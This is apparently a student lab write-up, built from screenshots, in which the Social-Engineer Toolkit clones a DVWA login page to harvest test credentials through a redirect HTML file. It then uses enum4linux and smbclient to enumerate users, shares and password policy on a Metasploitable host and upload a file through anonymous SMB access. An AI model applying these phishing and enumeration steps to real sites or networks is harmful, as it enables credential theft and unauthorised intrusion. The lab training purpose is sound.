

Website Cloning with the use of Social Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed to simulate social engineering attacks. It was created by David Kennedy (also known as ReL1K), founder of TrustedSec.

What is SET?

- SET is a security tool used by penetration testers and ethical hackers.
- It focuses on social engineering attacks, which exploit human psychology rather than technical flaws.
- SET is widely included in Kali Linux distributions and is considered a standard tool for testing the "human element" of cybersecurity.

Uses of SET

- Phishing & Spear-Phishing: Crafting fake emails or websites to trick users into revealing credentials.
- Credential Harvesting: Setting up fake login pages to capture usernames and passwords.
- Payload Delivery: Embedding malicious code in files or links to test how users respond.
- Attack Vectors: Supports multiple channels such as email, SMS, USB, and web-based attacks.
- Training & Awareness: Organizations use SET to simulate attacks and train employees to recognize suspicious activity.

Below is the list of the command and steps for credential harvesting with the use of setoolkit

#Website Cloning (setoolkit) Commands#

sudo su

setoolkit

Type 1

Press Enter

Type 2

Press Enter

Type 3

Press Enter

Type 2

Press Enter

Type 10.6.6.1

Press Enter

Type http://dvwa.vm

Press Enter

Open Text editor and Type:

- 1.<html>
2. <head>
3. <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4. </head>
5. </html>

Save as ladies.html on Desktop

Double click saved html file from desktop

Login with reproduce2@gmail.com, password: ohjlry735

Return to your old terminal

Crtl + c

Type 99

Type 99


Type 99

Type 99

cat /root/.set/reports/"2025-12-14 13:34:09.326665.xml"

The screenshots below show how to capture the credentials (i.e the username, password) of a user using fake website generation

Disclaimer: This is for educational/testing purpose only for ethical hacking knowledge



A screenshot of a terminal window titled "root@Kali: /home/kali". The window has a dark theme with light-colored text. The title bar shows the session information. The menu bar includes "File", "Actions", "Edit", "View", and "Help". Below the menu is a command line interface. The current directory is "/home/kali". A command is being typed: "# setoolkit". The cursor is positioned at the end of the command line.

```
root@Kali: /home/kali
File Actions Edit View Help
--(kali㉿Kali)-[ ~ ] Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

```
root@Kali: /home/kali
File Actions Edit View Help
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> █
```

```
root@Kali: /home/kali
File Actions Edit View Help
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

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9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks
in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a met
asploit based payload. Uses a customized java applet created by Thomas Werth
to deliver the payload.
```



root@Kali: /home/kali

**File Actions Edit View Help**

- 4) Tabnabbing Attack Method
 - 5) Web Jacking Attack Method
 - 6) Multi-Attack Web Method
 - 7) HTA Attack Method
- 99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>1

```
root@Kali: /home/kali
File Actions Edit View Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

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applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

```
root@Kali: /home/kali
File Actions Edit View Help
[-] Credential harvester will allow you to utilize the clone capabilities wit
hin SET
[-] to harvest credentials or parameters from a website as well as place them
into a report

-----
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
```

```
root@Kali: /home/kali
File Actions Edit View Help
into a report
-- 
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
--

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need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm
```



root@Kali: /home/kali



File Actions Edit View Help

be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1  
5]:10.6.6.1
```

```
[+] SET supports both HTTP and HTTPS
```

```
[+] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:http://dvwa.vm
```

```
[*] Cloning the website: http://dvwa.vm
```

```
[*] This could take a little bit ...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```


```
[*] Information will be displayed to you as it arrives below:
```

~/Desktop/reproduce.html - Mousepad

File Edit Search View Document Help

Untitled 1 x reproduce.html x

```
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4
5 </head>
6 </html>
7
```




```
root@Kali: /home/kali
File Actions Edit View Help dvwa.vm/login.php

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [18/Dec/2025 04:33:06] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [18/Dec/2025 04:33:07] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=reproduce2@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=ohjlry735
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=be47ea6feec44f5a8473fe33bd452c29
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [18/Dec/2025 04:34:16] "POST /index.html HTTP/1.1" 302 -
```



The use of Enum4linux and smbclient for Window Information gathering and File Management

enum4linux

- Purpose: A Linux tool used for enumerating information from Windows machines via SMB (Server Message Block) protocol.
- enum4linux = information gathering tool for Windows SMB services.
- Capabilities:
 - Retrieves usernames, groups, shares, and operating system details.
 - Helps penetration testers and system administrators gather reconnaissance data during security assessments.
- Use Case: Commonly employed in network auditing to identify potential attack surfaces in Windows environments.

smbclient

- Purpose: A command-line utility that allows Linux/Unix systems to interact with SMB/CIFS shares (like Windows file shares).
- smbclient = file access and management tool for SMB shares.
- Capabilities:
 - Connects to shared folders on Windows or Samba servers.
 - Supports file transfers, directory browsing, and remote file management.
- Use Case: Functions much like an FTP client but for SMB shares, making it useful for file sharing and troubleshooting network access.

Commands and steps for enum4linux & smbclient

sudo su

enum4linux -help

nmap -sN 172.17.0.0/24

enum4linux -U 172.17.0.2

enum4linux -n 172.17.0.2


```
enum4linux -o 172.17.0.2
enum4linux -S 172.17.0.2
enum4linux -Sv 172.17.0.2
enum4linux -P 172.17.0.2
enum4linux -a 172.17.0.2
smbclient --help
smbclient -L //172.17.0.2/
Password for [WORKGROUP\root]: Press Enter
smbclient //172.17.0.2/tmp
Password for [WORKGROUP\root]: Press Enter
Type help
Type dir
Open new Terminal
nano virus.exe
Type any words of your choice (Eg. I am a student of Parocyber)
ctrl + x
y
Press Enter
ls
cat virus.exe
Return to old terminal
put virus.exe group_work.txt
dir
quit
```

Below are the screenshots of the step involved in the use of enum4linux and smbclient.

For the example below;

Target Ip: 172.17.0.2

From the scanning done, it shows that the password management policy of the target's share portfolio is very poor and also allows anonymous login



The screenshot shows a terminal window titled "kali@Kali: ~". The terminal displays the output of the enum4linux command:

```
(kali㉿Kali)-[~]
$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 14 20:04:08 2025

===== ( Target Information ) =====

Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 172.17.0.2 ) =====

Looking up status of 172.17.0.2
```

```
kali@Kali: ~
File Actions Edit View Help
=====
Looking up status of 172.17.0.2
    METASPOITABLE <00> -          B <ACTIVE> Workstation Service
    METASPOITABLE <03> -          B <ACTIVE> Messenger Service
    METASPOITABLE <20> -          B <ACTIVE> File Server Service
    WORKGROUP      <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
    WORKGROUP      <1e> - <GROUP> B <ACTIVE> Browser Service Elections

    MAC Address = 00-00-00-00-00-00
=====
( Session Check on 172.17.0.2 )
=====

[+] Server 172.17.0.2 allows sessions using username '', password ''

( Getting domain SID for 172.17.0.2 )
=====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```

kali@Kali: ~

File Actions Edit View Help

===== (OS information on 172.17.0.2) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 172.17.0.2 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unix NT SNT metasploitable server (Samba 3.0.
20-Debian)
platform_id : 500
os version : 4.9
server type : 0x9a03

===== (Users on 172.17.0.2) =====

index:	RID:	acb:	Account:	Name:	Desc:
0x1	0x3f2	0x00000011	games	games	
(null)					
0x2	0x1f5	0x00000011	nobody	nobody	
(null)					
0x3	0x4ba	0x00000011	bind	(null)	
(null)					
0x4	0x402	0x00000011	proxy	proxy	
(null)					
0x5	0x4b4	0x00000011	syslog	(null)	

```
(null) [Kali]-[~]
kali@Kali: ~
File Actions Edit View Help
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user      Name: just a user,111
,,      Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data   Desc:
 (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root      Name: root       Desc:
 (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news      Name: news       Desc:
 (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin       Name: bin        Desc:
 (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail      Name: mail       Desc:
 (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null)     Desc:
 (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null)     Desc:
 (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp      Name: (null)     Desc:
 (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon     Desc:
 (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc:
 (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man        Desc:
 (null)
```

```
kali@Kali:~
```

File Actions Edit View Help

```
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc:
```



kali@Kali: ~



File Actions Edit View Help

```
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
```

```
kali@Kali: ~
File Actions Edit View Help
user:[uucp] rid:[0x3fc]
=====
( Share Enumeration on 172.17.0.2 )
=====



| Sharename | Type | Comment                                                       |
|-----------|------|---------------------------------------------------------------|
| print\$   | Disk | Printer Drivers                                               |
| tmp       | Disk | oh noes!                                                      |
| opt       | Disk |                                                               |
| IPC\$     | IPC  | IPC Service (metasploitable server (Samba 3<br>.0.20-Debian)) |
| ADMIN\$   | IPC  | IPC Service (metasploitable server (Samba 3<br>.0.20-Debian)) |


Reconnecting with SMB1 for workgroup listing.



| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |
| WORKGROUP |         |


[+] Attempting to map shares on 172.17.0.2
//172.17.0.2/print$      Mapping: DENIED Listing: N/A Writing: N/A
```

```
kali@Kali: ~
File Actions Edit View Help
//172.17.0.2/tmp ~ Mapping: OK Listing: OK Writing: N/A
//172.17.0.2/opt ~ Mapping: DENIED Listing: N/A Writing: N/A
[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//172.17.0.2/IPC$ ~ Mapping: N/A Listing: N/A Writing: N/A
//172.17.0.2/ADMIN$ ~ Mapping: DENIED Listing: N/A Writing: N/A
===== ( Password Policy Information for 172.17.0.2 )=


[+] Attaching to 172.17.0.2 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):

    [+] METASPLOITABLE
    [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

    [+] Minimum password length: 5
    [+] Password history length: None
```

```
kali@Kali: ~
File Actions Edit View Help
---(kali㉿Kali)-[~]
└$ [+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

```
kali@Kali: ~
File Actions Edit View Help
[+] Retrieved partial password policy with rpcclient:
→ [+]

Password Complexity: Disabled
Minimum Password Length: 0

===== ( Groups on 172.17.0.2 ) =====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:
```

```
kali@Kali: ~
File Actions Edit View Help
S-1-5-21-1042354039-2475377354-766472396-500 METASPOITABLE\Administrator (Lo
cal User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPOITABLE\nobody (Local Use
r)
